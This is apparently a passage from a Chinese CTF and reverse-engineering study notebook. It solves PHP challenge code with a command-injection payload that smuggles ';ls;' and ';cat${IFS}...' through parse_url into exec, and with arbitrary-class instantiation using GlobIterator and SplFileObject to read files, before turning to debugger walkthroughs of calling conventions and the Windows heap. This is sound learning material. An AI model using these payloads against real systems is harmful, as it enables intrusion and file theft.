        die("<center><h1>Error: Host not allowed</h1></center>");
    }
}
else{
    echo "<center><h1>Just curl sec-redclub.com!</h1></center><br>
        <center><h3>For example:?url=http://sec-redclub.com</h3></center>";
}
?>


```

输入的网址首先经过 `filter_var()` 判断是否符合 `uri` 格式要求，然后用 `parse_url()` 提取出其中的 `host` 部分，拼接到 `exec()` 函数里，而 `url` 是可控的，明显思路是要利用 `exec()` 来命令执行。

可以使用如下 `payload` 进入命令执行，引号用来闭合 `curl` 后面的引号，分号则用来闭合命令，从而执行 `ls` 命令，并且由于 `parse_url()` 的解析问题，会把第一个分号后面的内容当作 `host` 部分，则绕过了正则匹配检查。

```
?url=lethe:///";ls;"sec-redclub.com
```


You have curl ";ls;"sec-redclub.com suc



然后读取 `flag` 文件，这里不能直接使用空格，可以用 `${IFS}` 代替空格执行 `cat` 命令：

```
?url=lethe:///";cat${IFS}f1agi3hEre.php;"sec-redclub.com
```

You have curl ";cat\${IFS}f1agi3hEre.php;"



5.3 实例化任意对象漏洞

（1）漏洞成因：

面向过程编程时，用户可以控制实例化的对象及参数，从而利用某些 PHP 内部类实现攻击，如利用 SimpleXMLElement 类进行 XXE 攻击。

（2）例题题解

代码如下：


```
// index.php
<?php
class NotFound{
    function __construct()
    {
        die('404');
    }
}
spl_autoload_register(
    function ($class){
        new NotFound();
    }
);
$classname = isset($_GET['name']) ? $_GET['name'] : null;
$params = isset($_GET['param']) ? $_GET['param'] : null;
$params2 = isset($_GET['param2']) ? $_GET['param2'] : null;
if(class_exists($classname)){
    $newclass = new $classname($params,$params2);
    var_dump($newclass);
    foreach ($newclass as $key=>$value)
        echo $key.'=>'.$value.'<br>';
}
```

可以看到 `$newclass = new $classname($param,$param2);` 中的类名以及两个参数都是我们可控的，也就是我们可以任意实例化对象；经 `class_exists` 判断类若不存在，则调用 `spl_autoload_register` 函数返回 404。

首先我们需要知道 `flag` 在哪个文件中，在 PHP 的内置类中可以用 `GlobIterator` 类来遍历文件系统，其构造函数的第一个参数为要搜索的文件名，第二个参数为选择文件的哪个信息作为键名，构造 payload 如下：

```
?name=GlobIterator&param=./*.php&param2=0
```

```
object(GlobIterator)#2 (4) { ["pathName":"SplFileInfo":private]=> string(16) "./f1agi3hEre.php"
["fileName":"SplFileInfo":private]=> string(14) "f1agi3hEre.php"
["glob":"DirectoryIterator":private]=> string(14) "glob:///*.*php"
["subPathName":"RecursiveDirectoryIterator":private]=> string(0) "" }
./f1agi3hEre.php=> ./f1agi3hEre.php
./index.php=> ./index.php
```



既然得到了 `flag` 的文件名，下一步就是读文件，作者的思路是实例化 `SimpleXMLElement` 类来进行 `XXE`。

但是我的思路是：既然可以任意实例化类，那么 PHP 有没有内置类可以直接读文件呢？经过搜索，找到了 `SplFileObject` 类，该类是 PHP 通常用来读取大文件的类，其构造函数接收的第一个参数为文件名，第二个参数为文件打开模式，如 `r`。

SplFileObject::__construct

(PHP 5 >= 5.1.0, PHP 7)

`SplFileObject::__construct` — Construct a new file object

Description

```
public SplFileObject::__construct ( string $filename [, string $open_mode = "r"
[, bool $use_include_path = FALSE [, resource $context ]]] )
```


Construct a new file object.

于是构造下列 `payload`:

```
?name=SplFileObject&param=./f1agi3hEre.php&param2=r
```

成功读取到了文件内容:

```
object(SplFileObject)#2 (5) { ["pathName":"SplFileInfo":private]=> string(16) "./f1agi3hEre.php"
["fileName":"SplFileInfo":private]=> string(14) "f1agi3hEre.php"
["openMode":"SplFileObject":private]=> string(1) "r" ["delimiter":"SplFileObject":private]=>
string(1) "." ["enclosure":"SplFileObject":private]=> string(1) "" } 0=>1=>$flag =
"HRCTF{X33_W1tH_S1mpl3XmI3l3m3nt}";
2=>?>
```



6 函数调用栈帧调试


6.1 cdecl

程序代码：

```
void __cdecl demo_cdecl(int x, int y, int z, int w)
{
    int sum = x + y + z + w;
}

int main ()
{
    demo_cdecl(1, 2, 3, 4);
    return 0;
}
```

在 32 位的 Windows XP 上使用 VC6.0 编译，用 x32dbg 进行动态调试：



此时栈帧情况如下：

0019FEC8	00000800	
0019FECC	00000000	
0019FED0	00000002	
0019FED4	00000001	入栈的四个参数
0019FED8	00000002	
0019FEDC	00000003	
0019FEE0	00000004	
0019FEE4	< 004010F0	cdecl.EntryPoint
0019FEE8	< 004010F0	cdecl.EntryPoint
0019FEEC	00274000	
0019FEF0	CCCCCCCC	
0019FEF4	CCCCCCCC	
0019FEF8	CCCCCCCC	
0019FEFC	CCCCCCCC	

然后继续运行，进入 demo_cdecl 函数栈帧，这里在执行 CALL 的时候，实际上已经将 CALL 语句的下一句 ADD ESP, 10 所在地址 00401085 压栈作为返回地址：

0019FEC8	00000800	
0019FECC	00000000	返回地址入栈
0019FED0	00401085	返回到 cdecl.sub_40100A+7B 自 cdecl.00401005
0019FED4	00000001	
0019FED8	00000002	
0019FEDC	00000003	
0019FEE0	00000004	
0019FEE4	004010F0	cdecl.EntryPoint
0019FEE8	004010F0	cdecl.EntryPoint
0019FEEC	00274000	
0019FEF0	CCCCCCCC	

demo_cdecl 函数如下:

00401020	> 55	PUSH EBP	
00401021	. 8BEC	MOV EBP, ESP	函数序言: 开辟44H字节的函数栈帧空间
00401023	. 83EC 44	SUB ESP, 44	
00401026	. 53	PUSH EBX	保存调用方的寄存器值
00401027	. 56	PUSH ESI	
00401028	. 57	PUSH EDI	
00401029	. 8D7D BC	LEA EDI, DWORD PTR SS:[EBP - 44]	清除新开辟的栈中的脏数据, 也就是将44H字节的新栈全赋值为CCCCCCCC
0040102C	. B9 11000000	MOV ECX, 11	
00401031	. B8 CCCCCCCC	MOV EAX, CCCCCCCC	
00401036	. F3:AB	REP STOSD	
00401038	. 8B45 08	MOV EAX, DWORD PTR SS:[EBP + 8]	
0040103B	. 0345 0C	ADD EAX, DWORD PTR SS:[EBP + C]	进行加法操作, 结果放在EAX寄存器中(EBP+8/C/10/14)存放的就是压入栈的4个参数的值
0040103E	. 0345 10	ADD EAX, DWORD PTR SS:[EBP + 10]	
00401041	. 0345 14	ADD EAX, DWORD PTR SS:[EBP + 14]	
00401044		MOV DWORD PTR SS:[EBP - 4], EAX	将最终结果放在EBP-4的位置
00401047	. 5F	POP EDI	
00401048	. 5E	POP ESI	
00401049	. 5B	POP EBX	
0040104A		MOV ESP, EBP	将EBP、ESP恢复到调用方的栈帧
0040104C		RET	
0040104D	. C3		

在执行 MOV DWORD PTR SS:[EBP - 4], EAX 语句后栈和寄存器情况如下:

① 栈:

0019FE78	004042B3	返回到 cdecl.sub_403FB0+303 自 cdecl.sub_40AE
0019FE7C	0019FF30	
0019FE80	004010F0	cdecl.EntryPoint
0019FE84	00230000	保存调用方寄存器内的值, 再函数返回时用于恢复
0019FE88	CCCCCCCC	
0019FE8C	CCCCCCCC	
0019FE90	CCCCCCCC	
0019FE94	CCCCCCCC	
0019FE98	CCCCCCCC	
0019FE9C	CCCCCCCC	
0019FEA0	CCCCCCCC	
0019FEA4	CCCCCCCC	新开辟但未使用的栈帧
0019FEA8	CCCCCCCC	
0019FEAC	CCCCCCCC	
0019FEB0	CCCCCCCC	
0019FEB4	CCCCCCCC	
0019FEB8	CCCCCCCC	
0019FEBC	CCCCCCCC	
0019FEC0	CCCCCCCC	
0019FEC4	CCCCCCCC	
0019FEC8	0000000A	存放最终结果的位置
0019FECC	0019FF30	调用方EBP
0019FED0	00401085	返回到 cdecl.sub_40100A+7B 自 cdecl.00401005
0019FED4	00000001	返回地址
0019FED8	00000002	
0019FEDC	00000003	调用方压入栈的四个参数(从右向左)
0019FEE0	00000004	

②寄存器：

EAX	0000000A	→ 临时存放相加的结果
EBX	00230000	
ECX	00000000	
EDX	007D14F0	&"ALLUSERSPROFILE=C:\\ProgramData"
EBP	0019FECC	→ 被调用方的EBP和ESP
ESP	0019FE7C	→
ESI	004010F0	<cdecl.EntryPoint>
EDI	0019FECC	

被调用函数执行完 RET 后寄存器内容如下：

EAX	0000000A	
EBX	00230000	
ECX	00000000	
EDX	007D14F0	&"ALLUSERSPROFILE=C:\\ProgramData"
EBP	0019FF30	→ 调用方的EBP和ESP
ESP	0019FED4	→
ESI	004010F0	<cdecl.EntryPoint>
EDI	0019FF30	
EIP	00401085	→ 返回地址，即CALL的下一句 cdecl.00401085

执行完 ADD ESP, 10 后调用方将堆栈清理：

0019FECC	0019FF30	返回到 cdecl.sub_40100A+7B 自 cdecl.00401000
0019FED0	00401085	
0019FED4	00000001	→ 调用方清理了堆栈
0019FED8	00000002	
0019FEDC	00000003	
0019FEE0	00000004	
0019FEE4	<004010F0	cdecl.EntryPoint

6.2 stdcall

程序代码：

```
void __stdcall demo_stdcall(int x, int y, int z, int w)
{
    int sum = x + y + z + w;
}
int main ()
{
    demo_stdcall(1, 2, 3, 4);
    return 0;
}
```

与 cdecl 的区别就是 stdcall 的堆栈是由被调用方清理的，因此这里只介绍有所区别的地方。

首先可以看到调用方在 **CALL** 语句后面并没有堆栈清理的语句：

00401078	. 6A 04	PUSH 4	
0040107A	. 6A 03	PUSH 3	从右向左将参数压栈
0040107C	. 6A 02	PUSH 2	
0040107E	. 6A 01	PUSH 1	调用函数，同时将下面的返回地址压栈
EIP → 00401080	. E8 80FFFFFF	CALL stdcall.401005	
00401085		XOR EAX, EAX	返回地址
00401087	. 5F	POP EDI	

然后转入被调用函数，函数栈帧的其他操作与 **cdecl** 一致，只是最后的 **RET** 语句变为了 **RET 10** 语句，也就是在执行完该语句后，被调用方清理了 16 个字节的栈帧（也就是入栈的 4 个参数所占用的栈帧）：

00401020	> 55	PUSH EBP	
00401021	. 8BEC	MOV EBP, ESP	
00401023	. 83EC 44	SUB ESP, 44	
00401026	. 53	PUSH EBX	
00401027	. 56	PUSH ESI	esi:EntryPoint
00401028	. 57	PUSH EDI	
00401029	. 8D7D BC	LEA EDI, DWORD PTR SS:[EBP - 44]	
0040102C	. B9 11000000	MOV ECX, 11	
00401031	. B8 CCCCCCCC	MOV EAX, CCCCCCCC	与cdecl操作相同
00401036	. F3:AB	REP STOSD	
00401038	. 8B45 08	MOV EAX, DWORD PTR SS:[EBP + 8]	[ebp+8]:&"C:\\Users\\Lethe\\Desktop\\stdcall.exe"
0040103B	. 0345 0C	ADD EAX, DWORD PTR SS:[EBP + C]	[ebp+C]:&"C:\\Users\\Lethe\\Desktop\\stdcall.exe"
0040103E	. 0345 10	ADD EAX, DWORD PTR SS:[EBP + 10]	[ebp+10]:&"ALLUSERSPROFILE=C:\\ProgramData"
00401041	. 0345 14	ADD EAX, DWORD PTR SS:[EBP + 14]	[ebp+14]:EntryPoint
00401044	. 8945 FC	MOV DWORD PTR SS:[EBP - 4], EAX	
00401047	. 5F	POP EDI	
00401048	. 5E	POP ESI	esi:EntryPoint
00401049	. 5B	POP EBX	
0040104A	. 8BE5	MOV ESP, EBP	
0040104C	. 5D	POP EBP	
EIP → 0040104D	. C2 1000	RET 10	被调用方进行堆栈清理
00401050	. CC	INT3	

函数返回后，堆栈已被清理，调用方直接从返回地址开始继续运行即可：

0019FED0	00401085	返回到 stdcall.sub_40100A+7B 自 stdcall.0040100
0019FED4	00000001	
0019FED8	00000002	被调用方执行完RETN 10后，将堆栈清理
0019FEDC	00000003	
0019FEE0	00000004	
0019FEE4	< 004010F0	stdcall.EntryPoint
0019FEE8	< 004010F0	stdcall.EntryPoint

6.3 fastcall

程序代码：

```
void __fastcall demo_fastcall(int x, int y, int z, int w)
{
    int sum = x + y + z + w;
}
int main ()
{
    demo_fastcall(1, 2, 3, 4);
    return 0;
}
```

调用者的代码如下：

00401086	F3:AB	REP STOSD	
00401088	6A 04	PUSH 4	→ 其他参数由调用者压入栈中
0040108A	6A 03	PUSH 3	
0040108C	BA 02000000	MOV EDX, 2	→ 前两个参数分别存入ECX和EDX寄存器
00401091	B9 01000000	MOV ECX, 1	
EIP → 00401096	E8 6AFFFFFF	CALL fastcall.401005	→ 调用函数，并将下面的返回地址压栈
0040109B		XOR EAX, EAX	→ 返回地址
0040109D	5F	POP EDI	
0040109E	5E	POP ESI	esi:EntryPoint

执行 CALL 语句的栈帧及寄存器状态如下：

0019FED4	00422F30	"返回地址"
0019FED8	0040109B	→ 返回到 fastcall.sub_40100A+91 自 fastcall.00401005
0019FEDC	00000003	
0019FEE0	00000004	→ 由调用者压入的第3和第4个参数
0019FEE4	00401100	fastcall.EntryPoint

EAX	CCCCCCCC	
EBX	00311000	
ECX	00000001	→ 第一个参数
EDX	00000002	→ 第二个参数
EBP	0019FF30	
ESP	0019FED8	→ 调用者的EBP和ESP
ESI	00401100	<fastcall.EntryPoint>
EDI	0019FF30	
EIP	00401005	fastcall.00401005

进入被调用的函数后，代码如下：

EIP → 00401020	> 55	PUSH EBP	
00401021	8BEC	MOV EBP, ESP	→ 函数序言：EBP入栈，并开辟4Ch大小的栈帧
00401023	83EC 4C	SUB ESP, 4C	
00401026	53	PUSH EBX	
00401027	56	PUSH ESI	→ 压栈以保存调用方寄存器中的值，方便函数返回时恢复
00401028	57	PUSH EDI	
00401029	51	PUSH ECX	
0040102A	8D	LEA EDI, DWORD PTR SS:[EBP - 4C]	
0040102D	B9 13000000	MOV ECX, 13	
00401032	B8 CCCCCCCC	MOV EAX, CCCCCCCC	→ 循环操作，将新创建的栈帧中的脏数据以CCCCCCCC填充
00401037	F3:AB	REP STOSD	
00401039	59	POP ECX	→ 恢复ECX的值
0040103A	8955 F8	MOV DWORD PTR SS:[EBP - 8], EDX	→ 将EDX(第2个参数)压入栈中EBP-8的位置
0040103D	894D FC	MOV DWORD PTR SS:[EBP - 4], ECX	→ 将ECX(第1个参数)压入栈中EBP-4的位置
00401040	8B45 FC	MOV EAX, DWORD PTR SS:[EBP - 4]	
00401043	0345 F8	ADD EAX, DWORD PTR SS:[EBP - 8]	
00401046	0345 08	ADD EAX, DWORD PTR SS:[EBP + 8]	→ 在栈中基于EBP找到4个参数的位置并进行累和操作，结果临时存入EAX中
00401049	0345 0C	ADD EAX, DWORD PTR SS:[EBP + C]	
0040104C	8945 F4	MOV DWORD PTR SS:[EBP - C], EAX	→ 最终结果要压入栈中EBP-C的位置
0040104F	5F	POP EDI	
00401050	5E	POP ESI	→ 恢复调用方寄存器中的值
00401051	5B	POP EBX	
00401052	58	MOV ESP, EBP	→ 将EBP和ESP恢复到调用方的栈帧
00401054	5A	POP EBP	
00401055	5A	RET 8	
00401058	5A	INT3	
00401059	5A	INT3	

首先将 EBP 入栈，这里需要关注一下 EBP 的值为 0019FED4，因为后续寻找参数时都是基于 EBP 的，如下：

EAX	CCCCCCCC	
EBX	00311000	
ECX	00000001	→ 前两个参数
EDX	00000002	
EBP	0019FED4	→ 被调用方的EBP
ESP	0019FE7C	
ESI	00401100	<fastcall.EntryPoint>
EDI	0019FED4	
EIP	0040103A	fastcall.0040103A

当运行下面两句代码后，将 EDX 和 ECX 中的前两个参数值分别压入了栈中 EBP-8 和 EBP-4 的位置：

```
MOV DWORD PTR SS:[EBP - 8], EDX
MOV DWORD PTR SS:[EBP - 4], ECX
```

	0019FEC4	CCCCCCCC	
	0019FEC8	CCCCCCCC	
EBP-8	0019FECC	00000002	
EBP-4	0019FED0	00000001	
EBP	0019FED4	0019FF30	调用方EBP
	0019FED8	0040109B	返回地址
	0019FEDC	00000003	返回到 fastcall.sub_40100A+91 自 fa
	0019FEE0	00000004	调用方压栈的后两个参数
	0019FEE4	00401100	fastcall.EntryPoint
	0019FEE8	00401100	fastcall.EntryPoint

所以当前 4 个参数所在的位置如下：

名称	表达式	值
参数2	[EBP + c]	4
参数1	[EBP + 8]	3
局部变量1	[EBP - 4]	1
局部变量2	[EBP - 8]	2

这样就很好理解下面的累和操作了：

EIP	00401040	. 8B45 FC	MOV EAX, DWORD PTR SS:[EBP - 4]
	00401043	. 0345 F8	ADD EAX, DWORD PTR SS:[EBP - 8]
	00401046	. 0345 08	ADD EAX, DWORD PTR SS:[EBP + 8]
	00401049	. 0345 0C	ADD EAX, DWORD PTR SS:[EBP + C]
	0040104C	. 8945 F4	MOV DWORD PTR SS:[EBP - C], EAX

	0019FEC0	CCCCCCCC	
	0019FEC4	CCCCCCCC	
EBP-C	0019FEC8	0000000A	累和结果
	0019FECC	00000002	
	0019FED0	00000001	
EBP	0019FED4	0019FF30	
	0019FED8	0040109B	返回到 fastcall.

fastcall 的堆栈清理也是有被调用方完成的，可以看到被调用函数的最后一句为 RET 8，即在函数返回时即清理在调用前压入栈中的后两个参数（8 个字节）。

0019FED8	0040109B	返回到 fastcall.sub_40100A+9
0019FEDC	00000003	由被调用方进行了堆栈清理
0019FEE0	00000004	
0019FEE4	00401100	fastcall.EntryPoint
0019FEE8	00401100	fastcall.EntryPoint

函数返回后调用方不需要进行堆栈清理操作，直接从返回地址继续运行即可。

6.4 thiscall

程序代码:

```
class CSum
{
public:
    int Add(int a, int b)
    {
        return a + b;
    }
};

void main()
{
    CSum sum;
    sum.Add(1, 2);
}
```


调试过程:

00401038	. 6A 02	PUSH 2	→ 将两个参数从右到左压栈
0040103A	. 6A 01	PUSH 1	→ 将this指针位置存入ECX
0040103C	. 8D4D FC	LEA ECX, DWORD PTR SS:[EBP - 4]	→ 将this指针位置存入ECX
EIP → 0040103F	. E8 C6FFFFFF	CALL <thiscall.sub_40100A>	→ 调用类函数并将返回地址压栈
00401044	→ 返回地址	POP EDI	
00401045	. 5E	POP ESI	esi:EntryPoint


然后进入被调用方, 代码如下:

00401070	> 55	PUSH EBP	
00401071	. 8BEC	MOV EBP, ESP	
00401073	. 83EC 44	SUB ESP, 44	
00401076	. 53	PUSH EBX	
00401077	. 56	PUSH ESI	
00401078	. 57	PUSH EDI	
00401079	. 51	PUSH ECX	
0040107A	. 8D7D BC	LEA EDI, DWORD PTR SS:[EBP - 44]	
0040107D	. B9 11000000	MOV ECX, 11	
00401082	. B8 CCCCCCCC	MOV EAX, CCCCCCCC	
00401087	. F3:AB	REP STOSD	
00401089	. 59	POP ECX	
0040108A	. 894D FC	MOV DWORD PTR SS:[EBP - 4], ECX	→ 将存在ECX中的this指针压栈, 放在函数栈帧的开始的位置 (EBP-4)
0040108D	. 8B45 08	MOV EAX, DWORD PTR SS:[EBP + 8]	
00401090	. 0345 0C	ADD EAX, DWORD PTR SS:[EBP + C]	→ 加法操作, 两个参数分别存在EBP+8和EBP+C的位置
00401093	. 5F	POP EDI	
00401094	. 5E	POP ESI	
00401095	. 5B	POP EBX	
00401096	. 8BE5	MOV ESP, EBP	
00401098	. 5D	POP EBP	
EIP → 00401099	. C2 0800	RET 8	→ 由被调用方进行堆栈清理, 即清理掉调用前压栈的两个参数(8个字节)

在执行完加法操作后寄存器状态如下:



thiscall 也是由被调用方进行堆栈清理，在执行完 RET 8 后，清理 8 字节的堆栈并将返回地址 POP 到 EIP 中，调用方在函数返回后直接从返回地址继续运行：



7 堆原理调试

7.1 工作原理

实验环境如下：

	推荐使用环境	备注
操作系统	Windows20000 虚拟机	分配策略对操作系统非常敏感
编译器	Visual C++ 6.0	默认编译选项
编译选项	默认编译选项	VS2003/VS2005 的 GS 选项将导致实验失败
build 版本	release	如果使用 debug 版本，实验将会失败
调试器	OllyDbg	需要设置为默认调试器

调试代码如下：

```
#include <windows.h>

main()
{
    HLOCAL h1,h2,h3,h4,h5,h6;
    HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
    __asm int 3

    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,3);
    h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,5);
    h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,6);
    h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h5 = HeapAlloc(hp,HEAP_ZERO_MEMORY,19);
    h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);

    // free block and prevent coaleses
    HeapFree(hp,0,h1); //free to freelist[2]
    HeapFree(hp,0,h3); //free to freelist[2]
    HeapFree(hp,0,h5); //free to freelist[4]


    HeapFree(hp,0,h4); // coalesce h3,h4,h5,link the large block to freelist[8]

    return 0;
}
```

调试过程：

(1) 在 VC6.0 中设置 build 为 Release 版本，并在 OllyDbg 中"Options"菜单中选中 "Just-in-time debugging"，单击"Make OllyDbg just-in-time debugger"，然后单击"Done"按钮确认。

(2) 运行上面程序之后，在系统出现错误提示的时候，选择“取消”，将会进入 OD 进行调试：



(3) 使用 Alt+M 可以查看当前内存映射状态，一般来说，进程中会存在若干堆区，如下：

- ①为测试进程包含的一个始于 0x00130000 大小为 0x6000 的进程堆，可以通过 GetProcessHeap() 获得这个堆的句柄。
- ②为 malloc 创建的堆。
- ③为我们代码中创建的堆。

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
0012D000	00001000				Priv	RW	Guai	RW
0012E000	00002000			stack of ma	Priv	RW	Guai	RW
00130000	00006000				Priv	RW	RW	①
00230000	00003000				Map	RW	RW	
00240000	00016000				Map	R	R	\Device\HarddiskVolume1\...
00260000	0002F000				Map	R	R	\Device\HarddiskVolume1\...
00290000	00041000				Map	R	R	\Device\HarddiskVolume1\...
002E0000	00004000				Map	R	R	\Device\HarddiskVolume1\...
002F0000	00041000				Map	R	R	
00340000	00002000				Priv	RW	RW	②
00350000	00002000				Map	R	R	\Device\HarddiskVolume1\...
00360000	00001000				Priv	RW	RW	③
003AD000	00003000				Priv	RW	Guai	RW
00400000	00001000	LearnHea		PE header	Imag	R	RWE	
00401000	00004000	LearnHea	.text	code	Imag	R	RWE	
00405000	00001000	LearnHea	.rdata	imports	Imag	R	RWE	
00406000	00003000	LearnHea	.data	data	Imag	R	RWE	
77E60000	00001000	KERNEL32		PE header	Imag	R	RWE	
77E61000	0005E000	KERNEL32	.text	code, import	Imag	R	RWE	
77EBF000	00004000	KERNEL32	.data	data	Imag	R	RWE	
77EC3000	00070000	KERNEL32	.rsrc	resources	Imag	R	RWE	
